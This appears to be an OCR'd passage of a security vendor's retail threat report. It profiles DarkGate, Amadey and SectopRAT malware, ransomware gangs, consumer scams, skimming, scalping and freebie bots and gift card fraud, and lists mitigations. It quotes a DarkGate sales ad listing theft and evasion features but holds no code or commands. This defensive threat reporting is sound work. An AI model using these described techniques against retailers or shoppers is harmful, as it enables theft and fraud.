
DarkGate malware was first seen in 2018, but a new version came out in July 2023. DarkGate supports a wide range of activities, including VNC access, cryptocurrency mining, reverse shell, keylogging, and information stealing to name a few. Below is a posting of what the malware author advertises in underground forums:

```
MAIN FEATURES ->

DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
HVNC
HANYDESK
REMOTE DESKTOP
FILE MANAGER
REVERSE PROXY
ADVANCED BROWSERS PASSWORD RECOVERY ( SUPPORTING ALL BROWSER AND ALL PROFILES )
KEYLOGGER WITH ADVANCED PANEL
PRIVILEGE ESCALATION (NORMAL TO ADMIN / ADMIN TO SYSTEM)
WINDOWS DEFENDER EXCLUSION (IT WILL ADD C:/ FOLDER TO EXCLUSIONS )
DISCORD TOKEN STEALER
ADVANCED COOKIES STEALER + SPECIAL BROWSER EXTENSION THAT I BUILD FOR LOADING COOKIES DIRECTLY INTO A BROWSER PROFILE
BROWSER HISTORY STEALER
ADVANCED MANUAL INJECTION PANEL
CHANGE DOMAINS AT ANY TIME FROM ALL BOTS (Global extension)
CHANGE MINER DOMAIN AT ANY TIME FROM ALL BOTS (Global extension)
REALTIME NOTIFICATION WATCHDOG (Global extension)
ADVANCED CRYPTO MINER SUPPORTING CPU AND MULTIPLE GPU COINS (Global extension)
ROOTKIT WITHOUT NEED OF ADMINISTRATOR RIGHTS OR .SYS FILES (COMPLETLY HIDE FROM TASKMANAGER)
INVISIBLE STARTUP, IMPOSIBLE TO SEE THE STARTUP ENTRY EVEN WITH ADVANCED TOOLS
HIGH QUALITY FILE MANAGER, WITH FAST FILE SEARCH AND IMAGE PREVIEW
```

DarkGate malware advertising in underground forums

The malware is distributed through infected email attachments, malicious online ads, software cracks, and social engineering. After the recent takedown of Qakbot by the FBI, we observed spam campaigns targeting our retail client base using similar email structures as that of the ones previously leveraging Qakbot. Our investigations revealed that these campaigns are now using the DarkGate malware for the same purpose as Qakbot.



Hijacked email spam leading to DarkGate malware. These malicious email campaigns appear to have started supplanting Qakbot campaigns.

AMADEY BOT

Amadey Bot was discovered in 2018 and is a Trojan used for stealing sensitive information and acting as a loader for other malware. It has been employed to deploy other malware like GrandCrab ransomware, and in 2022, Amadey was used by Lockbit affiliates to spread ransomware.

This malware can collect sensitive data from web browsers, target crypto wallets, and terminate wallet processes. Additionally, it can intercept cryptocurrency transactions by replacing recipient wallet addresses and is able to monitor the clipboard, replacing copied wallet addresses with the attackers.

Amadey Bot spreads through phishing sites in addition to spam emails. We have found Amedey as part of multiple RAT payloads wherein Amadey ensures its persistence by creating a shortcut (LNK) file in the startup folder, directing it to its own executable. It is then used to initiate retrieval of other RAT payloads.

SECTOPRAT


The SectopRAT is a .NET RAT with various functions. It has a wider range of capabilities, including stealth functions, profiling victim systems, and stealing information like browser and crypto wallet data. It can also create a hidden secondary desktop to control browser sessions, and has anti-VM and anti-emulator features to avoid detection.

Lately, our teams have seen instances wherein the SectopRAT has been working in conjunction with the Amadey Bot and the Lumma Stealer as part of a multi-malware package distributed through spam campaigns. This strategy showcases a heightened degree of cyber threat sophistication. The coordinated attack chain elucidates the evolving techniques employed by cybercriminals, spanning from information gathering to the distribution of payloads.

TRUSTWAVE MDR ELITE OFFERS AN MTTA OF 15 MINUTES AND MTTR OF <30 MINUTES

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Malware: Ransomware

The Threat


Ransomware typically encrypts or locks data and then demands the victim pay a ransom to regain access to the data. Modern ransomware campaigns prevent recovery by attempting to remove access to backup files and deleting Volume Shadow Copies.

More recently, ransomware groups have added an extortion component to these attacks. They will exfiltrate valuable data prior to deploying the ransomware and then publicly post proof of the attack to scare/shame the victim organization into paying the ransom. If the ransom isn't paid, the threat actor still has a dataset they can turn around and sell. This is commonly referred to as a double extortion tactic.


Threat actors will go to great lengths to get paid. Triple extortion techniques have also been seen where threat actors will strategically deploy a Distributed Denial of Service (DDOS) attack as a three-layer extortion tactic.

Trustwave SpiderLabs Insights

Trustwave SpiderLabs analyzed the ransomware incidents directly targeting the retail sector. Lockbit, Alphv/BlackCat, and Black Basta continue to be the prevalent groups in the industry. We have also seen Clop, Royal, Play, Akira, 8BASE, and RansomedVC operating in this sector.



Top 10 threat actor groups in retail over past 365 days



Top 10 geographic locations of companies in retail suffering a reported breach

LOCKBIT

In recent years, LockBit has evolved and become increasingly sophisticated. LockBit initially surfaced as the ABCD ransomware in 2019 and has since undergone multiple iterations, including versions like LockBit 2.0, LockBit Linux-ESXi Locker, LockBit 3.0, and LockBit Green.

LockBit 3.0, for example, employs various methods to infiltrate target systems, such as exploiting RDP, launching phishing campaigns, and exploiting vulnerabilities in publicly accessible applications. After encrypting files, it displays a ransom note, changes the computer's appearance, and may send encrypted information to a command and control server.

LockBit has played an important part in the ransomware scene and has affected multiple retail organizations. For example, just this year, a major Canadian bookstore retail chain fell victim to a LockBit ransomware attack. This attack resulted in significant disruptions, including the disabling of payment systems, the online store, and customer databases. This incident, among many others, has resulted in the theft of data belonging to employees and consumers alike.

ALPHV/BLACKCAT

The BlackCat ransomware operators gain access to networks through compromised account credentials and exploit vulnerabilities in MS Exchange servers. They employ various tactics to bypass defenses, including disabling or modifying security tools, unregistering antivirus applications, and ensuring their ransomware starts automatically in safe mode while clearing Windows event logs to remove indicators.

The BlackCat operators conduct extensive discovery activities, including gathering account information, searching for files and directories for encryption, terminating processes, and collecting account information for network share access, system network configuration, permission groups, and remote systems. Stolen data is exfiltrated using alternative protocols and web services.

In April 2023, BlackCat targeted a US-based technology company providing businesses solutions including self-service kiosks, POS systems, and retail store automation. The attack caused a major disruption to its systems and clients, particularly its POS systems. BlackCat claimed responsibility for the attack, indicating they had accessed the company's customers' private information, including credentials. It's noteworthy that the announcement by the ransomware group was later taken down.

BLACK BASTA

Black Basta is a recent ransomware group with alleged connections to other gangs like Conti, REvil, and Fin7, possibly through former members or shared tools.

Its rapid success is attributed to its private recruitment approach, collaborating only with known associates from other ransomware groups. It utilizes established tools like QakBot and Cobalt Strike and engage with network access brokers, ensuring high success rates once inside a target's system

This group have been observed carrying out attacks on countries like Canada, Belgium, Germany, and the United States. Most of the victims claimed by the group ranged from produce, furniture, home improvement, gardening, electronics, and music equipment came from Germany and the United States.

CLOP

The Clop ransomware group, believed to be Russian speaking, has affiliations with several cybercriminal groups, including FIN11, which is a subset of the larger TA505 group, and UNC254.

Spearphishing emails are among Clop's primary intrusion tactics. They utilize Cobalt Strike for Remote System Discovery, gaining access to Active Directory servers, and Lateral Movement through Remote Services like SMB/Windows Admin Shares.

In March 2023, from a retail perspective, the ransomware groups activity spiked, largely due to its effective exploitation of a zero-day vulnerability in the Fortra GoAnywhere managed file transfer (MFT) tool (CVE-2023-0669). This campaign targeted approximately 130 organizations, including a large US-based multinational health and hygiene consumer goods corporation and a popular luxury department store chain headquartered in New York City.

ROYAL

The Royal ransomware group is known for demanding ransom payments ranging from approximately $1M to $11M in Bitcoin. They employ a variety of Tactics, Techniques, and Procedures (TTPs) to gain initial access to victim networks.

Their most prevalent method involves successful phishing emails, accounting for 66.7% of incidents. Malware is installed through malicious PDF documents and malvertising. Another common TTP is compromising RDP. They may also exploit public-facing applications and employ brokers to acquire VPN credentials from stealer logs.

Notably, the Royal ransomware group had a significant focus on Venezuela, with four victims in the retail sector alone during the early part of 2023.

PLAY

Play ransomware has demonstrated a consistent increase in infiltrating organizations from June 2022 to May 2023, primarily focusing on Latin America, with Brazil as a top priority.

Play ransomware leverages multiple exploits for initial access, targeting vulnerabilities in FortiOS SSL VPN, ProxyNotShell, OWASSRF, and MS Exchange Server. They use the MS Exchange Server Remote Code Execution to download and run additional components.

The Play ransomware group has released an update on their Data Leak Site (DLS) platform this year, revealing multiple victims in various industries. Among the notable victims includes the UK arm of a large Japanese retailer, which sells a wide variety of household and consumer goods, and a US-based health food retailer.

8BASE

The 8BASE ransomware group, although relatively unknown, experienced a significant surge in activity during the first half of 2023. They have been operational since March 2022, with their activities notably intensifying in June 2023. Interestingly, it refer to itself as "simple security testers" and maintain a website for disclosing stolen data, including victim information in Frequently Asked Questions and Rules sections, along with various communication channels.

8BASE primarily targets small and medium-sized businesses (SMBs) across various industries. However, it seems to have a preference for specific sectors, particularly business services, finance, manufacturing, and information technology. This preference could be related to the belief that these sectors are more likely to afford higher ransom payments or the sensitivity and value of the data they possess.

In June 2023, the group claimed responsibility for security breach incidents affecting companies within the retail sector in the US, including a large printing superstore and a large car dealership group in the US.

RANSOMEDVC


RansomedVC, also known as Ransomed Group, recently emerged as an underground online community with a focus on facilitating the exchange of data breaches, network access, security vulnerabilities, hacking tools, discussions on operational security, and various other illicit services.

The RansomedVC group utilizes a distinctive extortion strategy that leverages Europe's General Data Protection Laws (GDPR). This approach involves manipulating GDPR regulations to exert pressure on victims, compelling them to either pay a ransom or potentially face substantial fines once their data becomes exposed. What sets this GDPR-based extortion scheme apart is its departure from the typical methods used by threat actors, who usually resort to intimidation solely for financial gain.

In September 2023, the ransomware group disclosed attacks on 16 retail organizations located in Bulgaria including retailers catering to clothes, shoes, bags, and health products, among others. As of October 30, RansomedVC has taken an unexpected and unprecedented step by putting their entire toolkit up for sale. The sale includes a staggering array of assets, such as various domains and forums, a ransomware builder with promised 100% undetectability by antivirus software, access to affiliate groups, social media accounts, Telegram channels, VPN access to multiple companies with a jaw-dropping revenue of $3 billion, databases worth over $10 million each, and more.

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Exfiltration / Post Compromise

The Threat

Once attackers have established themselves within a network and systems, they will proceed to execute their final plan. This plan can take various forms depending on their objectives.

In some cases, attackers may adopt a "smash and grab" strategy, aiming to swiftly gather as much information as possible before making a hasty exit. They will often make efforts to cover their tracks during this process.


On the other hand, certain attackers may have specific targets in mind, such as a particular system, individual, or dataset. In these instances, they will proceed cautiously and meticulously through the network, employing tactics to avoid detection until they achieve their goal.

Other attackers simply aim to cause widespread destruction, prioritizing chaos over theft. They may employ ransomware to render valuable data unusable or resort to deleting and corrupting data as well as backups.

Trustwave SpiderLabs Insights

We see an overwhelming tendency towards data encryption related to unspecified ransomware activity. This is not surprising as the retail industry is increasingly being targeted by ransomware gangs due to a combination of enticing financial prospects and vulnerabilities in their environment.

Retailers possess substantial financial assets, rendering them appealing targets for extortion attempts that often demand exorbitant sums. Furthermore, the wealth of sensitive customer data they store, including payment information and personal details, presents cybercriminals with lucrative opportunities to demand ransoms or sell stolen data on the black market.



A ransomware group leak page with “retail” as a specific category

Disruptions to retail operations, particularly during critical periods like peak shopping seasons, escalate the urgency to pay ransoms swiftly to restore services and minimize revenue losses. Additionally, retailers' heavy reliance on intricate supply chains and their tendency to meet ransom demands out of operational necessity make them prime targets, underscoring the need to bolster their cybersecurity defenses and resilience against ransomware attacks.

In line with this, most ransomware gangs have resorted to double-extortion tactics, which is when ransomware groups not only encrypt a victim's data, but also threatens to expose it publicly unless a ransom is paid. The increasing sophistication of ransomware attacks and the monetary incentive this presents to threat actors will make it more difficult for retail organizations to defend against such attacks.

100%

OF TRUSTWAVE'S ADVANCED CONTINUAL THREAT HUNTS RESULT IN THREAT FINDINGS

Mitigations to Reduce Risk

- Monitor the Dark Web on a regular basis for potential compromises.
- Conduct regular penetration tests to proactively identify vulnerabilities and weaknesses in your systems, networks, and applications.
- Decrease the time to remediation to have a significant impact in exposure and reduce the window of exploitation.
- Run continuous Threat Hunting, like Trustwave's Advanced Continual Threat Hunt through your environments for undetected compromises.
- Formalize and regularly test your Incident Response Policy for the scenarios that will most likely impact you.

Consumer Attacks in Retail

The Threat

Consumer attacks pose a significant and ever-evolving threat to the retail industry, targeting unsuspecting consumers. The allure of discounts, promotions, and giveaways offered by retailers makes this sector a prime target for scammers seeking to exploit consumers' trust and eagerness for a good deal.

With the rise of online shopping and increased digitalization, cybercriminals have seized the opportunity to impersonate well-known retail brands, using enticing offers to lure individuals into a variety of fraudulent schemes. These threats are particularly pronounced during the holiday shopping season when the volume of shopping activities and transactions soars, creating an opportunity for threat actors to exploit consumers and steal sensitive information.

Trustwave SpiderLabs Insights

Common consumer attacks include phishing scams, digital skimming, and account takeover (ATO). Attackers target sensitive information, such as credit card details, passwords, and personal data through various means. This information is often sold on underground boards, leading to fraudulent activities, including unauthorized account access and purchases.


SCAMS

Consumer attacks targeting the retail industry are prevalent due to the sector's frequent promotions and discounts, which attract scammers. These scams often impersonate well-known retail brands such as Walmart, Amazon, and Alibaba to entice consumers into fraudulent schemes. They become more common during the holiday shopping season when shopping activities increase.

The most common retail-related scams include package delivery scams, fake order scams, fake product scams, and deceptive rewards and survey scams.

- **Package Delivery Scams:** Scammers send emails mimicking package delivery notifications, containing fake tracking links or phishing sites to steal user credentials.
- **Fake Order Scams:** Scammers send unsolicited emails falsely claiming a purchase has been made, often with instructions on how to cancel, leading victims to reveal personal and payment information.
- **Fake Product Scams:** These scams advertise luxury or branded items at discounted rates to lure consumers into interacting with fraudulent websites.
- **Deceptive Rewards and Survey Scams:** Scammers impersonate retail brands, promising rewards after completing fake surveys.

Based on our analysis of the most prevalent email scams from the past year, the top brands being used as lures for the various scams are Louis Vuitton, RayBan, and Rolex.



Example of a fake product scam for Louis Vuitton

ACCOUNT TAKEOVER

Account Takeover (ATO) attacks are a significant concern. This is when actors gain unauthorized access to consumer accounts often through stolen passwords from previous breaches and credential stuffing.

Online retailers face a notably higher rate of ATO attempts compared to other sectors. These attacks not only jeopardize customer trust but also inflict damage on a brand's reputation. Many of these attacks lead to misuse of the accounts for fraudulent transactions, unauthorized purchases, or data theft.

Our team has seen many underground marketplaces that advertise and sell consumer accounts from various retail organizations. Such advertisements often contain a wealth of information, including retailer name, account balance, credit card, bank account information, email provider, country, and addresses.

Underground marketplace selling a popular retailers' consumer accounts

Certain threat actors even create counterfeit retail mobile apps or websites that mimic trusted brands. Consumers who unknowingly download and interact with these apps and websites expose themselves to ATO and potential data theft and fraud.

DIGITAL SKIMMING

Digital skimming and JavaScript sniffers continue to be prevalent techniques used to steal consumer information. Threat actors inject malicious code into e-commerce websites to steal consumer credit card information.

In the retail industry, it is common to encounter malicious actors similar to the "Magecart" group. Magecart, inspired by e-commerce platform Magento (which is now referred as Adobe Commerce), is a type of cyberattack that targets online businesses with the goal of stealing sensitive information, including payment card data without disrupting the target organization's normal operation.

The group and the attack itself continue to be relevant in this area where the tactics and techniques continue to evolve with the times. Trustwave Spiderlabs has previously conducted extensive research on the techniques involved in this type of attack. Please refer to the following SpiderLabs article for more details.

Mitigations to Reduce Risk

- Educate customers about the dangers associated with phishing and scams including education safe online practices.
- Implement robust security measures to safeguard consumer accounts and sensitive data such as encryption and multi-factor authentication (MFA).
- Ensure that consumer-facing applications and websites have gone through the proper assurance processes including penetration testing and security reviews.
- Provide a support mechanism to customers when a security incident occurs including assisting customers in changing passwords, securing compromised accounts, and providing guidance on reinforcing their personal security practices.

Bot Attacks in Retail

The Threat

The rise of automated bots in the online retail landscape has ushered in new types of threats, especially during critical periods like the holiday shopping season.

These bots, often malicious in nature, pose a substantial risk to online retailers and consumers alike. Automated bots encompass a diverse range of malicious activities, including scalping, and freebie exploitation.

Trustwave SpiderLabs Insights

Our team has observed a significant increase in malicious bot traffic during the holiday shopping season which poses a threat to online retailers. These bots engage in various automated threats, including credential stuffing, account takeover, gift card cracking, web scraping, API scraping, fake account creation, and inventory scalping.

Bot attacks can potentially slow down or even disrupt online operations of retailers by simulating consumer actions, leading to an overwhelming increase in website traffic. These bots extract pricing information, exploit promotions, and carry out fraudulent transactions, impacting online retail significantly. This increased bot activity may raise operational costs, affecting website resources, marketing, technical support, and even cause financial losses through fraud.

Two specific types of malicious bots are noteworthy: Grinchbots and Freebie Bots.

GRINCHBOTS

Grinchbots are scalping bots targeting hard-to-find holiday items, causing frustration among consumers by purchasing limited stock, also called inventory hoarding. For example, in September and October 2020, there was a massive increase in malicious bot activity on retail websites worldwide. This surge of malicious bot activity occurred at the same time as the launch of new gaming consoles and the holiday shopping season. Consequently, consumers faced difficulties in buying consoles, GPUs, and CPUs because these bots had already bought up all available stock, leading to significant frustration among consumers.


FREEBIEBOTS

Freebie Bots, on the other hand, exploit human errors on retail websites during the holiday season. These automated scripts allow users to purchase incorrectly priced or inaccurately described items and resell them for profit. For example, within a popular freebie community, members used Freebie Bots to purchase almost 100,000 products in a single month, valued at $3.4M in total. Astonishingly, the cost of these goods for Freebie Bot users was just $882, leading to some individuals realizing monthly profits exceeding $100,000.

Also, during the November 2022 Black Friday and Cyber Monday weekend, Freebie Bots successfully acquired products worth 500,000 USD from a single retailer, with a total expenditure of 85.36 USD across 610 users.

In line with this, it should be noted that these Freebie Bot attacks are dependent on mispriced items. Items can become mispriced on online retail platforms due to a variety of reasons. Some common reasons are:

- **Data Entry Error** A human operator might enter incorrect data while updating the price of an item or a unit price is incorrectly calculated or entered (e.g. pricing per kilogram instead of per pound)
- **Supplier Errors** A supplier provides incorrect pricing data.
- **Promotional or Discount Errors - Discounts or promotional prices might be incorrectly applied to products.**
- **Algorithmic Pricing** Some retailers use automated pricing algorithms to adjust prices. Malfunctions or poor design can lead to mispriced items.
- **Technical Glitches** Glitches could occur due to software bugs, integration errors or database errors.
- **Currency Conversion Errors** Incorrect or outdated exchange rates can result in mispriced items particularly in international sales.
- **Timing Issues** Delays in updating prices on the platform when there are changes in cost, discounts, or other pricing factors



Example of Freebiebots at work

Mitigations to Reduce Risk

- Invest in DDOS and advanced filtering tools to block malicious traffic and differentiate between legitimate and malicious requests.
- Ensure you have sufficient bandwidth and autoscaling resources to handle unexpected traffic spikes, reducing the risk of a DDoS attack overwhelming your site.
- Regularly audit and update your payment processing systems to detect and fix vulnerabilities.
- Employ end-to-end encryption for all payment transactions to ensure data security.
- Avoid storing sensitive customer data like full credit card numbers; if necessary, use strong encryption and follow PCI DSS standards.
- Implement a multi-stage filtering process to differentiate between beneficial and malicious bots.
- Move beyond traditional CAPTCHA; adopt advanced rate limiting that can detect IP rotation and other evasion techniques.
- Implement cart session time limits to prevent bots from indefinitely holding merchandise.
- Use browser environment verification and mobile API hardening to differentiate between genuine shoppers and bots.
- Implement robust data entry procedures and conduct regular audits and price monitoring. Also automate with caution particularly in terms of product pricing.
- Utilize pricing management software and utilize error detection technologies when possible. Maintain a protocols for corrective action to minimize harm.

Dark Web Fraud and Scams in Retail

The Threat

Dark Web scams and fraud have become an increasingly pervasive threat in the retail industry, with gift card fraud and refund schemes emerging as prominent challenges. This issue has become a complex challenge with serious consequences for both consumers and retailers. In this era of online shopping and evolving consumer behavior, understanding and combatting these forms of fraud are critical for retailers to safeguard their operations and maintain the trust of their valued customers.

Trustwave SpiderLabs Insights


GIFT CARD FRAUD

While gift cards have increasingly become the go-to present during the holiday season, they have also become the tool of choice for threat actors. Threat actors utilize gift cards as a means to maintain anonymity in their transactions and, more alarmingly, to launder funds sourced from compromised credit cards and other payment platforms. The approach often involves acquiring high-value gift cards using stolen financial credentials, which are later used or sold for a profit.

